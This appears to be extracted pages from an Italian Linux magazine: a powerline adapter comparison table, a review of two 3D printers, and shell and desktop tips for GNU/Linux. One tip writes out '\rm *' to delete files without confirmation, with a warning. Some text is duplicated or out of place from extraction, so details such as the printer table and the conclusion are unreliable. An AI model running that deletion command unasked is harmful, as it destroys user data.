3 TP-LINK
TL-WPA4220KIT
Prezzo: 87 Euro

ALTERNATIVA ECONOMICA

I due moduli che compongono il set di TP-Link sono diversi nell'aspetto: il design della base Powerline e dell'adattatore WLAN è completamente differente. La funzione WLAN è veloce, il trasferimento dei dati a mezzo Powerline avviene in modo corretto, ma ad una velocità più lenta di 30 Mbps.

4 EDIMAX
HP-5101WN
Prezzo: 52 Euro

ADATTATORE CON "ORECCHIE"

L'adattatore per la funzione WLAN di Edimax è dotato di antenne, ma la velocità della WLAN non è migliore di quella degli altri concorrenti. Se camminando su un tappeto toccate l'adattatore, la trasmissione dei dati può essere disturbata da scariche elettriche.

5 NETGEAR
XWNB 5602
Prezzo: 104 Euro

WLAN DEBOLE

Il set di Netgear è in grado di trasferire velocemente dati via WLAN, se al massimo deve superare tre pareti. Se il numero di queste ultime aumenta, la velocità cala sensibilmente. Tramite l'adattatore Powerline, la velocità è ok. Come difetto è stato riscontrato, che la notevole larghezza dell'adattatore WLAN può bloccare più prese.

6 LINKSYS
PLWK 400
Prezzo: 94 Euro

SOLO IN COPPIA

Anche dovendo attraversare tre pareti, la velocità della funzione WLAN del Linksys rimane dignitosa - attraverso la linea elettrica, il trasferimento avviene però a velocità molto bassa. Alla data di esecuzione del test, non è stato possibile acquistare ulteriori adattatori WLAN. Per ampliare il sistema è necessario ricorrere ad adattatori di altri produttori.

Lo starter kit è costituito da un connettore Powerline e un adattatore WLAN. Tramite l'adattatore WLAN TL-WPA4220 Extender Adapter (51 Euro) è possibile potenziare la rete.	Non è in commercio uno starter kit e quindi è necessario disporre di un adattatore Powerline, come ad esempio l'HP-5101AC (27 Euro, già compreso nel prezzo sopraindicato del dispositivo). Tramite l'adattatore WLAN HP-5101Wn (40 Euro) è possibile potenziare la rete.	Lo starter kit è costituito da un connettore Powerline e un adattatore WLAN. Tramite l'adattatore WLAN XWN 5001 (55 Euro), è possibile potenziare la rete.	Lo starter kit è costituito da un connettore Powerline e un adattatore WLAN. Tramite l'adattatore WLAN PLW-400 è possibile potenziare la rete.
La WLAN è veloce e la Powerline funziona discretamente.	La WLAN è ok, mentre invece la Powerline è un po' scadente.	La WLAN è ok, mentre invece la Powerline è un po' scadente.	La WLAN è veloce, ma non è così per la Powerline.
Le reti WLAN funzionanti sullo stesso canale rallentano il trasferimento dati.	Scariche di elettricità statica sull'involucro disturbano la trasmissione di dati.	Le reti WLAN di altri utenti rallentano la velocità di trasmissione.	I filtri per la rete elettrica fanno calare la velocità.
Sicurissimo, poichè il collegamento è criptato.	Sicurissimo, il collegamento è criptato.	Sicurissimo, il collegamento è criptato.	Sicurissimo, il collegamento è criptato.
Mancano un indicatore per la velocità e la presa by-passante.	L'adattatore WLAN non dispone di presa elettrica by-passante.	L'adattatore WLAN non dispone di presa elettrica by-passante.	L'adattatore è dotato solo dei componenti necessari.
Semplice, istruzioni in lingua inglese.	Molto semplice, con istruzioni in lingua inglese.	Semplicissima, istruzioni d'uso un po' scarse.	Semplicissima, con istruzioni in lingua inglese.
nessuno	nessuno	nessuno	nessuno
87 / 85 / 59 / 41 / 13	95 / 85 / 53 / 34 / 9	94 / 86 / 32 / 26 / 11	89 / 88 / 52 / 50 / 14
non possibile	non possibile	non possibile	non possibile
19,8 / 19,8 / 17,7 /17,9 / 9,2	21,8 / 21 / 14,9 /12,3 / nessun trasferimento di dati	20,1 / 19,9 / 16,7 /16,8 / 2,3	17,2 / 17,2 / 15,1 /16 / 4,1
no	causa elettricità statica sulla carcassa	no	no
del 53 percento / del 41 percento	del 25 percento / del 53 percento	del 54 percento / del 31 percento	del 39 percento / del 59 percento
si / no	si / no	si / no	si / no
2,35 percento	4,76 percento	14,03 percento	10,96 percento
a norma, conforme alla norma sulle interferenzei NB30	a norma, conforme alla norma sulle interferenze NB30	a norma, conforme alla norma sulle interferenze NB30	a norma, conforme alla norma sulle interferenze NB30
elevata	elevata	elevata	elevata
si	si	si	si
molto semplice	molto semplice	molto semplice	molto semplice
a norma	a norma	a norma	a norma
2	1	2	1
nessuna	nessuna	nessuna	nessuna
100 Megabit/sec.	100 Megabit/sec.	100 Megabit/sec.	100 Megabit/sec.
no	disponibile	disponibile	manca
no	non sull'adattatore WLAN	non sull'adattatore WLAN	no
si	si	si	no
4,4 Watt / 5,8 Watt /7,0 Watt / 6,50 Euro	4,1 Watt / 5,6 Watt /6,9 Watt / 6,11 Euro	3,6 Watt / 5,9 Watt /8,8 Watt / 5,41 Euro	5,2 Watt / 5,8 Watt /7,8 Watt / 7,69 Euro
solo in lingua inglese	solo in lingua inglese	di facile comprensione, ma un po' scarse	solo in lingua inglese
semplice	molto semplice	molto semplice	molto semplice
2 x cavi LAN, brevi istruzioni d'uso / si, CD	2 x cavi LAN, brevi istruzioni per l'uso / si, CD	2 cavi LAN, brevi istruzioni per l'uso / si, CD	2 x cavi LAN, brevi istruzioni per l'uso / si, CD

Stampe 3D fatte in casa


Abbiamo messo a confronto nei nostri laboratori due stampanti 3D: una di tipoeconomico e una costosa. Saranno all'altezza di offrire stampe di qualità?

Un test sul campo di due modelliarrivati di recente nei nostri laboratori, uno abbastanza economico e unodal prezzo più impegnativo. I modelli inquestione, che già si possono trovaresugli scaffali dei rivenditori, sono la Free-Sculpt 3D di Pearl, in vendita all'incredibileprezzo di 800 euro (per una stampante 3D) e la Ultimaker a 2080 euro. Linux Magazine ha voluto quindi accertarsi se conviene già prendere in esame l'acquisto o se è meglio attendere l'uscita dei dispositivi di prossima generazione.

LA PRIMA IMPRESSIONE

La stampante 3D di Pearl si presenta subito come un "incrocio" tra un frigo portatile e un forno da bambini. La rivale Ultimaker vanta invece una parziale struttura in legno compensato, che, derivando da rami d'albero lavorati, può richiamare la natura. Per gli amanti del fai-da-te esiste addirittura un kit per costruirsela, con un risparmio di circa 600 euro.

UNBOXING: FACILE E MENO FACILE

Per quanto riguarda la struttura e la facilità d'uso, il modello sorprendentemente economico di Pearl gode di un leggero vantaggio rispetto a Ultimaker: basterà infatti estrarre la stampante dall'imballo, infilare la spina nella presa e avviare il dispositivo.
Il materiale per la stampa è già installato e la scheda SD in dotazione contiene già alcuni oggetti da scegliere, che potranno essere creati immediatamente. Ultimaker richiede invece una maggior esperienza tecnica.
Anche se il dispositivo si presenta già assemblato, alcuni componenti necessitano di essere fissati al case e bisogna procedere all'installazione del materiale di consumo da utilizzare per la stampa. Le indispensabili istruzioni non sono in dotazione ed è possibile recuperarle solo con un intensa ricerca online. Una volta superato questo ostacolo, l'utilizzo si rivela semplice come quello del dispositivo di Pearl.

Le due stampanti 3D prese in esame nel nostro test: la Pearl FreeSculpt EX1- Basic e la Ultimaking Ultimaker.

CREAZIONI "FAI DA TE" 2.0


L'utilizzo casalingo delle stampanti 3D ci permette di realizzare, anche con poca spesa, una moltitudine di oggetti.

PEZZI DI RICAMBIO
La copertura del telecomando si è rotta? Gli ingranaggi dell'orologio a cù-cù si sono spezzati? Basterà semplicemente stamparne di nuovi, consentendo ai consumatori di passare al ruolo di produttori.

OGGETTI UTILI
Una nuova custodia per il cellulareo una nuova montatura per gliocchiali? La stampa in 3D nondeve essere considerata solocome un divertimento, perché infuturo sarà al nostro fianco nellavita pratica di tutti i giorni.

COSTUMI E MASCHERE
Sono tante le idee proposte da siti come Thingiverse e simili: il costume di Guy Fawkes (presente nel film "V per Vendetta"), zucche per Halloween, maschere poligonali di ogni tipo...

OGGETTI DI DESIGN
Sia che si tratti di una vostra creazione o di una semplice idea scaricata da Internet, avrete la possibilità di stamparvi i vostri oggetti di design: cornici per fotografie, vasi o decorazioni, senza alcun limite.

GIOCATTOLI
La copertura del telecomando si è rotta? Gli ingranaggi dell'orologio a cù-cù si sono spezzati? Basterà semplicemente stamparne di nuovi, consentendo ai consumatori di passare al ruolo di produttori.

PERSONAGGI VIRTUALI
Action figure preseda videogame, film,cartoni animati...si possono trovarein Rete e stamparefacilmentepersonaggi difantasia (e non)senza alcunproblema.


MATERIALE, COSTI E DURATA

Entrambe le stampanti utilizzano dei rocchetti di filo di materiale plastico, di diverso colore, da posizionare sul retro dei dispositivi. Entrambi i modelli lavorano con la tecnica della stratificazione per fusione, che provvede a riscaldare il lavora materiale plastico e a depositarlo su un piatto attraverso un ugello mobile. L'oggetto viene quindi creato dal basso verso l'alto in strati estremamente sottili, come le fondamenta di una casa. Il costo del materiale e di esercizio è estremamente basso: la stampa di oggetti di piccole dimensioni costa, di regola, solo qualche centesimo di euro. Il procedimento richiede però una certa pazienza: per un oggetto grande quanto un dito pollice, la stampante, a seconda della qualità desiderata, necessita di quasi due ore.

LA SALUTE PRIMA DI TUTTO


Entrambe le candidate al test iniziano finalmente il loro lavoro, ma una di queste ci fa arricciare il naso. Il dispositivo di Pearl, con il suo case compatto, tutto di plastica, sprigiona infatti un penetrante odore di sostanze chimiche. Non appena il materiale per la stampa a base di petrolio si scalda, l'olfatto percepisce l'odore violentemente. Anche i rumori provocati dal processo di stampa sono sgradevoli e sembrano quelli intensi di un vecchissimo modem a 56k. La costosa Ultimaker si rivela invece tutta un'altra cosa. Il case si


SIAMO PRONTI A STAMPARE IN 3D?

Passo dopo passo e strato dopo strato, fino ad arrivare all'oggetto finito, tutto partendo da una semplice idea. Vediamo tutte le fasi della creazione di una stampa 3D

CI SERVE IL TOOL GIUSTO

1 Carichiamo nel programma Makerware il modello 3D da realizzare, in modo che vengano generati dei Gcode (insieme dei dati in linguaggio macchina).

CONTROLLI PRIMA DEL VIA

2 Sul display della Replicator possiamo visualizzare le informazioni che la SD Card integrata nella stampante riceve dal software Makerware.

IL PROCESSO PUÒ INIZIARE

3 Una volta avviata la procedura, il piatto della stampante 3D si comincia a riscaldare (arriva almeno fino alla temperatura di 100/110°).

LA FORMA PRENDE VITA

4 Inizia la procedura di deposito materiale (estrusione), che permette di sovrapporre progressivamente i vari strati del modello.

LA TEMPERATURA SALE ANCORA

5 Mentre si deposita il materiale, il piatto tende ad abbassarsi. In questa fase le temperature possono raggiungere anche i 230°.

L'OGGETTO È REALIZZATO!

6 Al termine della stampa (il tempo varia in base alla complessità del modello da creare), il nostro oggetto 3D sarà pronto da usare!


presenta come una struttura aperta, di aspetto curato, dalla quale non si sprigionano odori sgradevoli, neppure durante il processo di stampa. Tutto questo dipende dal case in legno compensato e dal materiale utilizzato per la stampa:plastica in acido polilattico biodegradabile. La sua rumorosità durante la lavorazione ricorda una vecchia stampante a getto d'inchiostro. L'Ultimaker si è rivelata migliore anche nel distacco dell'oggetto finito dal piatto di stampa: il piatto viene dapprima rivestito con un nastroadesivo, che consente all'oggetto finito di staccarsi più agevolmente. Nella stampante di Pearl, l'oggetto rimane attaccato saldamente al piatto ed è necessaria una spatola per staccarlo.

SOFTWARE E DESIGN PERSONALIZZATO

Dopo aver stampato i modelli in dotazione, i tecnici di Linux Magazine hanno utilizzato anche modelli scaricabili da Internet. Su pagine Web comeThingiverse (http://www.thingiverse.com/), è possibile infatti trovare eleganti oggetti di design di ogni tipo, realizzate da tanti utenti. Con un semplice clic può essere scaricato in un attimo il file gratuito del progetto, per stampare l'oggetto desiderato che si vuole creare. Per prima cosa gli oggetti devono essere convertiti nel formato idoneo per la relativa stampante (sia Pearl che Ultimaker forniscono il loro software specifico). Pearl offre il programma in dotazione con la stampante, mentre quello di Ultimaker deve essere scaricato da Internet.

La loro applicazione non è semplice, perché purtroppo entrambi i programmi sono solo in lingua inglese. Il software di Pearl differisce da quanto scritto circa la conversione dell'oggetto.Il programma non può essere considerato user-friendly, poiché, senza nozioni di base, nessuno riuscirà a stampare il suo oggetto. Il software di Ultimaker si presenta al contrario abbastanza semplice e persino la qualità di stampa può essere impostata su tre livelli. È possibile quindi scegliere se la priorità deve essere la rapidità o la qualità di stampa. Dopo alcuni giorni i nostri tester hanno familiarizzato a tal punto con i dispositivi da potere entrare di diritto nel mondo della magnifica arte della stampa in 3D: fare la scansione degli oggetti e stamparli. Pearl offre anche una variante della stampante, che include già uno scanner 3D. Affinché il test fosse imparzia-

le ed entrambe le candidate potessero godere delle stesse condizioni di base, la scansione è stata eseguita con una videocamera Kinect.

MODELLI GRATIS? CI PENSA IL WEB!

Il grande interesse per le stampe 3D si può intuire anche osservando la crescente disponibilità (e varietà) di modelli e servizi offerti dal Web. Numerosissimi sono infatti i siti che offrono veri e propri archivi di modelli 3D pronti da stampare. Pensando di fare un servizio utile, elenchiamo perciò di seguito una serie di siti dai quali è possibile scaricare modelli 3D, gratuiti e non. Oltre a Thingiverse, già citato nel paragrafo precedente, ci sono ShapeWays (www.ShapeWays.com) e The Free 3D Models (http://tf3dm.com/3d-models/all/1/stl) che, oltre ai formati di file 3D che è necessario convertire, inizia ad ospitare i primi file STL specifici per la stampa 3D. Oltre ai modelli gratuiti è disponibile anche un vasto mercato di modelli a pagamento, come quello di 3D Burrito (http://3dburrito.com/), definito l'iTunes della stampa 3D, o il market Cubify di 3DSystems (http://cubify.com/). La disponibilità poi si amplia ulteriormente se si è disposti a convertire altri formati 3D in STL. Vastissimi, ad esempio, sono i repository di oggetti 3D di Google SketchUp o di Blender liberamente scaricabili, doveè possibile reperire modelli 3D in variformati.

RISULTATI MOLTO DIVERSI

Dopo aver utilizzato le stampanti per giorni, la redazione di Linux Magazine si è trovata in possesso di un'imponente "armata" di personaggi miniaturizzati in plastica. Gli oggetti creati con la Pearl o la Ultimaker si distinguono non solo dal colore, ma poiché la qualità parla da sola. Quelli ottenuti con la stampante Pearl presentano una struttura con rigature molto marcate, i singoli strati sono più spessi e pieni di crepe. Il dispositivo non è per niente all'altezza, soprattutto con i modelli ricchi di dettagli. Anche il calore non è ripartito in modo uniforme: su alcuni oggetti si intravedono piccole bruciature nere. La più costosa Ultimaker offre senza alcun dubbio una qualità decisamente più accurata. Gli oggetti presentano infatti una superficie nettamente più liscia, mentre le stratificazioni sono meno visibili e i bordi più netti.

CONCLUSIONI

Per quando riguarda la facilità d'uso, le stampanti 3D sono molto lontane dalla semplicità dei modelli a getto d'inchiostro. La configurazione e la gestione richiedono una certa preparazione tecnica e tanta pazienza. Come "giochino" passatempo si rivela straordinario, ma giustifica del tutto l'elevato prezzo. Forse è meglio attendere la prossima generazione.

GIUDIZIO COMPLESSIVO		
INFO	★★★☆☆	★★★★☆
Tecnologia	Stratificazione di materiale fuso	Stratificazione di materiale fuso
Prezzo per 1 Kg. di materiale di stampa	29,90 euro + spese di spedizione	49,98 euro + spese di spedizione
Dimensioni (AxLxP)	43 x 51 x 45 cm	63 x 35 x 55 cm
Prezzo	€ 800,00	€ 2.080,00
I NOSTRI TEST		
Con quali materiali è possibile stampare?	Pearl offre in dotazione solo materiale plastico ABS. E' in grado di lavorare altre nove varianti di materiale. E' possibile stampare solo con un materiale alla volta.	Materiale plastico in PLA e ABS. E' in grado di lavorare 20 varianti di materiale, di cui sette con effetti diversi. E' possibile stampare solo un materiale alla volta.
Quanto è valida la qualità degli oggetti stampati e quanto è veloce il processo di stampa?	Numerose crepature, struttura delle stratificazioni visibile, molti dettagli vanno persi. Il modello riporta macchie nere, a causa di bruciature del materiale. Bassa solidità dell'oggetto stampato.	Numerosi dettagli sono riportati molto bene. Si rilevano poche, piccole crepe. Struttura della stratificazione poco visibile. Elevata solidità dell'oggetto e precisione nelle dimensioni.
Qualità del dispositivo e dei programmi in dotazione	Manca un software per la creazione di nuovi oggetti. Supporta la maggior parte dei formati di file più usati. Il menu che compare sulla stampante offre poche possibilità di variazioni.	Manca un software per la creazione di nuovi oggetti. Supporta la maggior parte dei formati di file più usati. Il menu sul display della stampante offre numerose possibilità.
Quanto è facile gestire la stampante e i relativi programmi?	La prima messa in servizio è avvenuta con facilità. Il menu della stampante e del programma sono in lingua inglese.	La prima messa in servizio è stata molto complicata. Il menu della stampante e del programma sono in lingua inglese.
Quanto sono elevati i costi d'esercizio e qual è l'impatto sull'ambiente?	Le spese per il materiale ed il costo energetico per stampare la statuina di Yoda, alta 4 cm, sono state di appena 28 cent. Il dispositivo è molto rumoroso e rilascia un odore sgradevole.	La prima messa in servizio è stata molto complicata. Il menu della stampante e del programma sono in lingua inglese. Il programma per la stampa è facile da gestire.
Contatta / Sito Web	Pearl / www.pearl.de	Ultimaking / www.ultimaker.com

Tips & Tricks

Trucchi e consigli per usare subito GNU/Linux come un esperto, trovare soluzioni rapide ai problemi e sfruttare appieno le potenzialità del sistema

LEGENDA

DATABASE
GIOCHI
GRAFICA
HARDWARE
KERNEL
MULTIMEDIA
RETE
SHELL
SICUREZZA
SISTEMA
SVILUPPO
UFFICIO
CANCELLARE IN SICUREZZA

Il modo più veloce per rimuovere file e directory da un hard disk o da un qualsiasi supporto di memorizzazione (ovviamente tranne CD-Rom e DVD-Rom) consiste nell'utilizzare il comando shell **rm**. Si tratta di un tool presente su tutte le distribuzioni e molto utilizzato dagli utenti GNU/Linux, che lo trovano pratico e veloce. Purtroppo, però, se non impiegato con la dovuta cautela, può risultare anche molto pericoloso. In effetti, basta un semplice **rm** * eseguito all'interno della directory sbagliata per eliminare, in un attimo, tutti i file contenuti al suo interno. Problemi di questo tipo, purtroppo, si verificano abbastanza spesso. Per ovviare a questo inconveniente, è possibile aggiungere al comando rm l'opzione **-i** ovvero **rm -i** *. Infatti, grazie a questo accorgimento, il programma ci chiederà conferma prima di rimuovere i file e le directory indicati. Non tutti, però, ricordano di utilizzare tale opzione, quindi, è consigliabile creare un **alias** del comando inserendo la riga **alias rm='rm -i'** all'interno del file **.bashrc**: quest'ultimo è un file nascosto (ecco perché il punto all'inizio del nome) presente nella nostra directory home di ogni utente. Grazie all'alias, quindi, eliminiamo definitivamente il rischio di cancellare inavvertitamente file e directory. Ma in alcune situazioni tale impostazione potrebbe risultare scomoda da usare. Ad esempio, quando si tratta di cancellare interi alberi di directory, sarebbe "poco pratico" dare centinaia o migliaia di conferme. Per fortuna, l'utilizzo di un qualsiasi alias può essere evitato semplicemente anteponendo il carattere **** (**backslash**) nella riga di comando. Pertanto nel nostro caso basterà eseguire **\rm** *. Dopo aver premuto **Invio** tutti i file saranno rimossi senza nessuna richiesta di conferma (attenzione quindi!).

UN "DIARIO DI BORDO" PIU ACCESSIBILE

I sistemi GNU/Linux archiviano le informazioni relative al funzionamento del sistema all'interno di alcuni file presenti nella directory /var/log. Si tratta dei cosiddetti file di log, semplici file di testo visualizzabili all'occorrenza utilizzando un qualsiasi editor o il comando cat, ad esempio cat /var/log/messages. Le informazioni contenute al loro interno sono talmente tante che a volte è complicato individuare le parti che ci interessano. Per semplificare tale compito è disponibile il programma Logwatch (http://sourceforge.net/projects/logwatch). Per utilizzarlo, basta eseguire, da root, il comando logwatch eventualmente seguito da qualche opzioni. Ad esempio, per creare un report in formato HTML di tutti i file di log bisogna eseguire il comando seguente (**Figura 2**):

```
logwatch --format html ↓
    --range All --detail High >
        logwatch_report.html
```

Nello specifico, l'opzione range permette di selezionare l'arco temporale dei log (All, Today, Yesterday), mentre con detail si definisce il livello di informazioni che verranno utilizzate per compilare il rapporto: i valori sono High, Med, Low. Quest'ultima opzione è molto utile per limitare alle informazioni più importanti il contenuto del report.

RIESECUZIONE RAPIDA DEI COMANDI SHELL

La shell Bash mantiene un elenco (**history**) abbastanza corposo dei comandi già eseguiti dall'utente (file **.bash_history** nella propria directory home). Tale elenco può essere "sfogliato" dal terminale in qualsiasi momento utilizzando i tasti freccia, in modo da poter eseguire nuovamente un comando o per riutilizzarlo dopo avergli applicato alcune modifiche. Sono disponibili, però, anche alcune scorciatoie per l'esecuzione diretta dei comandi, che permettono di essere velocissimi nelle operazioni da terminale, in particolare per rieseguirli con permessi diversi.

Ad esempio, eseguendo come utente normale il comando **ls /root** (legge il contenuto della directory dell'utente amministratore), è ovvio che il sistema ci negherà l'accesso. Per ottenere il risultato corretto, quindi, dovremo eseguire nuovamente il comando facendolo precedere da sudo o in alternativa, come un vero professionista della shell, eseguire semplicemente **sudo !!** e premere **Invio**. La direttiva del doppio punto esclamativo viene, infatti, interpretata dalla shell come riesecuzione dell'ultimo comando, che in questo caso viene "appeso" a **sudo**. Il punto esclamativo può anche essere seguito da un numero negativo, per indicare la posizione del comando da richiamare rispetto all'ultimo. Ad esempio, dopo aver eseguito in successione i comandi **echo '1'**, **echo '2'** e **echo '3'**, potremo riutilizzare il primo con i permessi di root eseguendo **sudo !-3**. Anche questa

seconda caratteristica della shell è, quindi, molto comoda, ma richiede, rispetto alla prima, di prestare molta più attenzione, poiché un eventuale errore nell'inserimento del numero potrebbe richiamare un comando non desiderato e magari pericoloso.

GESTIRE HARD DISK E PARTIZIONI CIFRATE

Per proteggere i nostri dati, molte distro, durante la fase di installazione, propongono di cifrare hard disk e partizioni. Fin qui nessun problema. Ma cosa succede se vogliamo accedere a questi stessi dati da un'altra distro GNU/Linux? Ebbene, in questi casi bisogna provvedere a montare manualmente il disco fisso o la partizione cifrata. Analizziamo allora tutti i passaggi necessari per svolgere tale operazione con **LUKS**, acronimo di **Linux Unified Key Setup** (***http://code.google.com/p/cryptsetup***). Per prima cosa, bisogna individuare quale partizione contiene i dati cifrati. Il modo più semplice per svolgere questa operazione consiste nell'utilizzare il programma **GParted** (***http://gparted.sourceforge.net***), ma bisogna fare attenzione ad eseguirlo prima con il disco fisso cifrato scollegato dal PC e poi dopo averlo collegato. L'elemento mancante nel primo caso sarà proprio il dispositivo che ci interessa. Una volta individuato il device principale, bisogna selezionarlo utilizzando il menu a tendina che si trova nella parte destra della barra degli strumenti di GParted. In questo modo, il programma mostrerà tutte le partizioni presenti al suo interno e scorrendo l'elenco sarà sufficiente individuare quella il cui file system è di tipo **crypt-luks** (in **Figura 2** questa corrisponde a **/dev/sdd1**). Una volta individuata la partizione, dobbiamo utilizzare il comando **cryptsetup** per "sbloccarne" il contenuto: **cryptsetup -v luksOpen /dev/sdd1 disco_cifrato.** Il nome **disco_cifrato** indica il dispositivo virtuale che dovremo utilizzare per montare successivamente la partizione e può essere definito liberamente; la cosa importante è che sia univoco e che consenta di identificare il dispositivo in questione. Dopo aver premuto **Invio**, ci verrà richiesta la **passphrase** per sbloccare l'accesso (quella usata per la cifratura e per accedere normalmente al disco) e, se questa è corretta, il programma risponderà informandoci che lo slot è stato sbloccato e che il comando è stato eseguito con successo. Non rimane che montare il disco fisso in modo da renderlo accessibile. Il comando da utilizzare è **mount** a cui però dobbiamo "passare" il device appena sbloccato: **mount -o ro /dev/mapper/disco_cifrato /mnt.** In que-

Fig. 2 • La partizione cifrata con LUKS può essere individuata usando GParted

GESTIRE LE STAMPANTI A DISTANZA

Basta una semplice modifica alle impostazioni del sistema di stampa CUPS

CUPS (www.cups.org) è un sistema di stampa Open Source installato di default sulla maggior parte delle distribuzioni GNU/Linux. Tra le tante funzioni che mette a disposizione, troviamo anche quella che permette di amministrare in remoto stampanti e processi di stampa tramite una semplice e intuitiva interfaccia web. Una volta installato CUPS, per accedere a questo pannello di gestione, basta aprire il browser e collegarsi all'indirizzo http://localhost:631. Trattandosi di una connessione di rete, siamo portati a pensare che è possibile accedere a questa interfaccia utilizzando un qualsiasi computer collegato alla LAN e sostituendo localhost con l'indirizzo del sistema che si vuole amministrare, che solitamente è quello a cui sono connesse le stampanti. In realtà, per motivi di sicurezza, tale "canale" è disattivato, quindi, funziona solo in locale, mentre per potervi accedere da remoto bisogna prima abilitarlo manualmente. La procedura per farlo è immediata, infatti, basta accedere all'interfaccia di gestione di CUPS in locale, spostarsi nella sezione Amministrazione (o Administration) e selezionare la voce Consenti amministrazione remota (Figura 1) presente tra le Impostazioni server (colonna a destra). Una volta eseguita la modifica, per rendere operativa la nuova configurazione, basta premere sul pulsante Cambia impostazioni (in alcuni casi potrebbe essere necessario riavviare il server CUPS). Ovviamente, oltre a questa impostazione, è anche necessario verificare che un eventuale firewall attivo sul computer al quale è collegata la stampante da gestire non blocchi l'accesso da remoto, perché altrimenti la connessione verrebbe ancora negata.





Fig. 1 • Abilitazione della gestione remota delle stampanti con CUPS

sto caso, abbiamo anche aggiunto l'opzione **ro** per fare in modo che il contenuto del disco fisso sia accessibile in sola lettura (read only). Per accedere ai dati cifrati dovremo semplicemente entrare nella directory **/mnt**.

ESEGUIRE COMANDI RAPIDI IN KDE


Per eseguire un'applicazione in ambiente KDE è sufficiente premere i tasti **Alt+F2** e digitarne il nome. Con tale shortcut si avvia, infatti, **KRunner**, il modulo che si occupa proprio dell'esecuzione delle applicazioni. Ma KRunner può fare molto di più come, ad esempio, eseguire operazioni matematiche o comandi shell. Sono funzioni aggiuntive poco conosciute, ma pensate per velocizzare al massimo l'uso del computer. Infatti, ad esempio, se all'interno del campo solitamente usato per scrivere il nome del programma digitiamo **5*5=** apparirà subito il risultato (25), senza bisogno di utilizzare la calcolatrice. Ovviamente, è anche possibile eseguire calcoli più complessi, usando, ad esempio, le parentesi, come nel caso **(2*2)^4**, dove il segno ^ indica l'elevazione a potenza, oppure richiamare funzioni come **sqrt** per la radice quadrata o **sin** e **cos** per quelle trigonometriche. Allo stesso modo, possiamo eseguire direttamente un programma shell senza dover prima aprire una finestra del terminale (Konsole). Infatti, basta digitare il comando che ci interessa, ad esempio **ls $HOME**, e, prima di premere **Invio**, cliccare sull'icona a forma di chiave inglese (quella in basso a destra) e decidere se eseguire il programma nel terminale (utile in questo caso), oppure se utilizzare le credenziali di un altro utente. Scelto cosa vogliamo fare, premendo **Invio** o cliccando sull'icona a forma di ingranaggio verrà eseguito il comando (**Figura 1**).

Fig. 1 • KRunner consente di avviare programmi, fare calcoli ed eseguire rapidamente comandi shell di uso comune

LA SHELL SI "ESPANDE"

